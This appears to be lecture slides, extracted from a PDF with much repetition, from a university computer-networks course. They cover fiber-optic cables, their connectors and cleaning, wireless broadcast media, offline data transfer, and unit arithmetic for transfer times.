Researchers at the University of Southampton in England have produced optical fibers that can transfer data at 99.7% of the universe's speed limit: The speed of light. The researchers have used these new optical fibers to transfer data at 73.7 terabits per second — roughly 10 terabytes per second, and some 1,000 times faster than today's state-of-the-art 40G gigabit fiber optic links, and at much lower latency.

1. Appear to be just becoming commercially available - not clear what the applications will be.

# Speed of Light in Vacuum vs Cable

Route	Distance	Time, light in vacuum	Time, light in fiber	Round-trip time (RTT) in fiber
New York to San Francisco	4,148 km	14 ms	21 ms	42 ms
New York to London	5,585 km	19 ms	28 ms	56 ms
New York to Sydney	15,993 km	53 ms	80 ms	160 ms
Equatorial circumference	40,075 km	133.7 ms	200 ms	200 ms

2021-08-25

Computer Networks - T-409-TSAM The Physical Layer  
 └─Fiber-Optic Cables

## Speed of Light in Vacuum vs Cable

Route	Distance	Time, light in vacuum	Time, light in fiber	Round-trip time (RTT)
New York to San Francisco	4,148 km	14 ms	21 ms	42 ms
New York to London	5,585 km	19 ms	28 ms	56 ms
New York to Sydney	15,993 km	53 ms	80 ms	160 ms
Equatorial circumference	40,075 km	133.7 ms	200 ms	200 ms

## Advantages of Fiber-Optic Cable (compared to copper)

- Thinner (important for cabling considerations)
- Much higher capacity
- Less signal degradation with distance
  - Requires fewer repeaters
- Lower power

2021-08-25  
Computer Networks - T-409-TSAM The Physical Layer  
└ Fiber-Optic Cables

└ Advantages of Fiber-Optic Cable (compared to copper)

- Thinner (important for cabling considerations)
- Much higher capacity
- Less signal degradation with distance
  - Requires fewer repeaters
- Lower power


## Disadvantages of Fiber-Optic Cable

- More expensive per meter than copper (\$40/m)
- Optical fiber cannot be easily joined together
  - "Splicing - training and specialised equipment required
- Ends have to be periodically inspected and cleaned
  - Specialised training
  - Equipment: Fiberscope
- Fragile - must not be bent too much
- Copper is usually already available

2021-08-25

- More expensive per meter than copper (\$40/m)
- Optical fiber cannot be easily joined together
  - "Splicing - training and specialised equipment required
  - Ends have to be periodically inspected and cleaned
  - Specialised training
  - Equipment: Fiberscope
- Fragile - must not be bent too much
- Copper is usually already available


## Example Connector (LC 1.25mm ferrule)



Computer Networks - T-409-TSAM The Physical  
Layer  
└ Fiber-Optic Cables


2021-08-25

└ Example Connector (LC 1.25mm ferrule)



1. There are lots of different types of connectors, and the ends have to match exactly.

## Example Connector SC 2.5mm ferrule)



Attenuators are used prevent optical overload at the receiver

Computer Networks - T-409-TSAM The Physical Layer  
└ Fiber-Optic Cables

2021-08-25


└ Example Connector SC 2.5mm ferrule)



Attenuators are used prevent optical overload at the receiver

1. Since there is a powerful laser at the other end it can be necessary to cut down the signal power. May also auto-sense.


## Good Fiber-Optic Cable Management



Computer Networks - T-409-TSAM The Physical Layer  
└ Fiber-Optic Cables


2021-08-25

└ Good Fiber-Optic Cable Management



1. It's ok to bend fiber-optic cables a little, but not too much.
2. Unless otherwise specified, minimum bend radius should not be more than 15 times the cable's diameter
3. It is glass, it will break (and become badly degraded) if its bent too much.


## Bad Fiber-Optic Cable Management



Computer Networks - T-409-TSAM The Physical Layer  
└ Fiber-Optic Cables

2021-08-25

└ Bad Fiber-Optic Cable Management



1. Besides the endless problems of figuring out which cable goes where when moving things around, high chance of damaging cables when they are setup like this.

# Cleaning...

- 1-micrometer dust particle on a single-mode core can block up to 1% of light
- 9-micrometer particle can completely block the core
- Oils and other residues will also degrade signal (human fingers)
- The Laser can burn residues onto surface - damaging equipment
- **Never** look into the end of a fiber-optic cable
- **Never** touch the end of a fiber-optic cable

Comparison: typical human hair is 50-75 micrometers in diameter

2021-08-25

# Cleaning...

- 1-micrometer dust particle on a single-mode core can block up to 1% of light
  - 9-micrometer particle can completely block the core
  - Oils and other residues will also degrade signal (human fingers)
  - The Laser can burn residues onto surface - damaging equipment
  - **Never** look into the end of a fiber-optic cable
  - **Never** touch the end of a fiber-optic cable
- Comparison: typical human hair is 50-75 micrometers in diameter

# Fiberscope




Computer Networks - T-409-TSAM The Physical  
Layer  
└ Fiber-Optic Cables

2021-08-25

└ Fiberscope



## Cleaning




Fiber Connector with dust particles spread across the surface.

Computer Networks - T-409-TSAM The Physical  
Layer  
└ Fiber-Optic Cables

2021-08-25


└ Cleaning



Fiber Connector with dust particles spread across the surface.

1. Source, Cisco Inspection and Cleaning Procedures for Fiber-Optic Connections
2. <https://tinyurl.com/y8wu9tal>

## Clean Fiber




117284

Computer Networks - T-409-TSAM The Physical  
Layer  
└ Fiber-Optic Cables


2021-08-25

└ Clean Fiber



117284


## Incorrect Cleaning



117262

2021-08-25

### └ Incorrect Cleaning



117262

1. Network equipment can monitor and indicate degraded signal.
2. Most fiber optic cable is relatively new, so need to clean periodically may not have registered yet.

## How often?

Amazingly, cleaning was a problem in the earliest fiber installations, more than 40 years ago, and is still the primary operational problem in the industry today. Are we all a bit slow on the uptake here? Companies need to refocus their efforts to properly clean every endface, both sides, every time they touch their connectors.

Source: [www.cablinginstall.com](http://www.cablinginstall.com)

# Computer Networks - T-409-TSAM The Physical Layer

## └ Fiber-Optic Cables

2021-08-25

### └ How often?

Amazingly, cleaning was a problem in the earliest fiber installations, more than 40 years ago, and is still the primary operational problem in the industry today. Are we all a bit slow on the uptake here? Companies need to refocus their efforts to properly clean every endface, both sides, every time they touch their connectors.

Source: [www.cablinginstall.com](http://www.cablinginstall.com)


Wireless

Wireless

2021-08-25

# Wireless

## IEEE standard 802.11




# Computer Networks - T-409-TSAM The Physical Layer

## Wireless

2021-08-25

### Wireless



- With Wireless technologies the physical and data link layers use different protocols, and have notably different characteristics than copper and fiber.
- Following the general principles of layered design though, it's possible to "plug and play" protocols between the different layers.
- Key the approaches ability to adapt to widely varying behaviours.

## Wireless - Broadcast Medium

- Shannon definition of information was based on "difference"
- Broadcast media send the same information to all nodes
  - Inherently lower information capacity than equivalent point-to-point network.
  - Note: nothing stops a broadcast being performed on a point to point network
- Disadvantages:
  - High losses due to interference
  - Frequency use has to be carefully regulated
  - Higher delays and jitter
  - Lower security

2021-08-25

- Shannon definition of information was based on "difference"
- Broadcast media send the same information to all nodes
  - Inherently lower information capacity than equivalent point-to-point network.
  - Note: nothing stops a broadcast being performed on a point to point network
- Disadvantages:
  - High losses due to interference
  - Frequency use has to be carefully regulated
  - Higher delays and jitter
  - Lower security

# Other Media

*Never underestimate the bandwidth of a station wagon full of tapes hurtling down the highway.*

*Andrew S. Tannenbaum*

2021-08-25

## └ Other Media

1. "Last mile" is the majority of all costs in a network

*Never underestimate the bandwidth of a station wagon full of tapes hurtling down the highway.  
Andrew S. Tannenbaum*

# Google Cloud Services

## Offline Media Import / Export

[SEND FEEDBACK](#)

Offline Media Import / Export is a third party solution that allows you to load data into Cloud Storage by sending your physical media, such as storage arrays, hard disk drives (HDDs), tapes, and USB flash drives, to a third party service provider who uploads data on your behalf. Offline Media Import / Export is helpful if you're limited to a slow, unreliable, or expensive Internet connection.

To use Offline Media Import / Export, you can use any third party service provider you choose who can perform the service for you. You must make your own arrangements for Offline Media Import / Export directly with the third party service provider you choose (and not through Google).

# Computer Networks - T-409-TSAM The Physical Layer

## Wireless

2021-08-25

### Google Cloud Services

#### Offline Media Import / Export

Offline Media Import / Export is a third party solution that allows you to load data into Cloud Storage by sending your physical media, such as storage arrays, hard disk drives (HDDs), tapes, and USB flash drives, to a third party service provider who uploads data on your behalf. Offline Media Import / Export is helpful if you're limited to a slow, unreliable, or expensive Internet connection.

To use Offline Media Import / Export, you can use any third party service provider you choose who can perform the service for you. You must make your own arrangements for Offline Media Import / Export directly with the third party service provider you choose (and not through Google).

[SEND FEEDBACK](#)

# Time to transfer a 100 MB file over a 10Mbps link?

- 1 Units! :: 10 MBps (megabytes) == 80 Mbps (megabits)
  - Disk drives measure in bytes, networks in bits
- 2 Network overhead - packet sizes etc. (later)
  - Read questions carefully to understand what assumptions you can make
- 3 Assume no network overhead...
- 4 100 MB == 800 Mb, @ 10Mbps, is 80s
- 5 10 GB (gigabytes) @ 10Mbps, is 2 hours, 16 minutes (approx)

2021-08-25

└ Time to transfer a 100 MB file over a 10Mbps  
    link

- Unit! :: 10 MBps (megabytes) == 80 Mbps (megabits)
- Disk drives measure in bytes, networks in bits
- Network overhead - packet sizes etc. (later)
  - Read questions carefully to understand what assumptions you can make
- Assume no network overhead...
- 100 MB == 800 Mb, @ 10Mbps, is 80s
- 10 GB (gigabytes) @ 10Mbps, is 2 hours, 16 minutes (approx)

## Metric Units

Exp.	Explicit	Prefix
$10^3$	1,000	Kilo
$10^6$	1,000,000	Mega
$10^9$	1,000,000,000	Giga
$10^{12}$	1,000,000,000,000	Tera
$10^{15}$	1,000,000,000,000,000	Peta
$10^{18}$	1,000,000,000,000,000,000	Exa
$10^{21}$	1,000,000,000,000,000,000,000	Zetta
$10^{24}$	1,000,000,000,000,000,000,000,000	Yotta

The principal metric prefixes

2021-08-25

└ Metric Units

Exp.	Explicit	Prefix
$10^3$	1,000	Kilo
$10^6$	1,000,000	Mega
$10^9$	1,000,000,000	Giga
$10^{12}$	1,000,000,000,000	Tera
$10^{15}$	1,000,000,000,000,000	Peta
$10^{18}$	1,000,000,000,000,000,000	Exa
$10^{21}$	1,000,000,000,000,000,000,000	Zetta
$10^{24}$	1,000,000,000,000,000,000,000,000	Yotta

The principal metric prefixes

# Computer Networks - T-409-TSAM The Datalink Layer

Stephan Schiffel

August 26th 2021

2021-08-25

# Outline

1 Protocols and Layers

2 Physical Signalling Sublayer

3 Error Detection and Correction

4 Connecting more than one Machine

2021-08-25

└ Outline

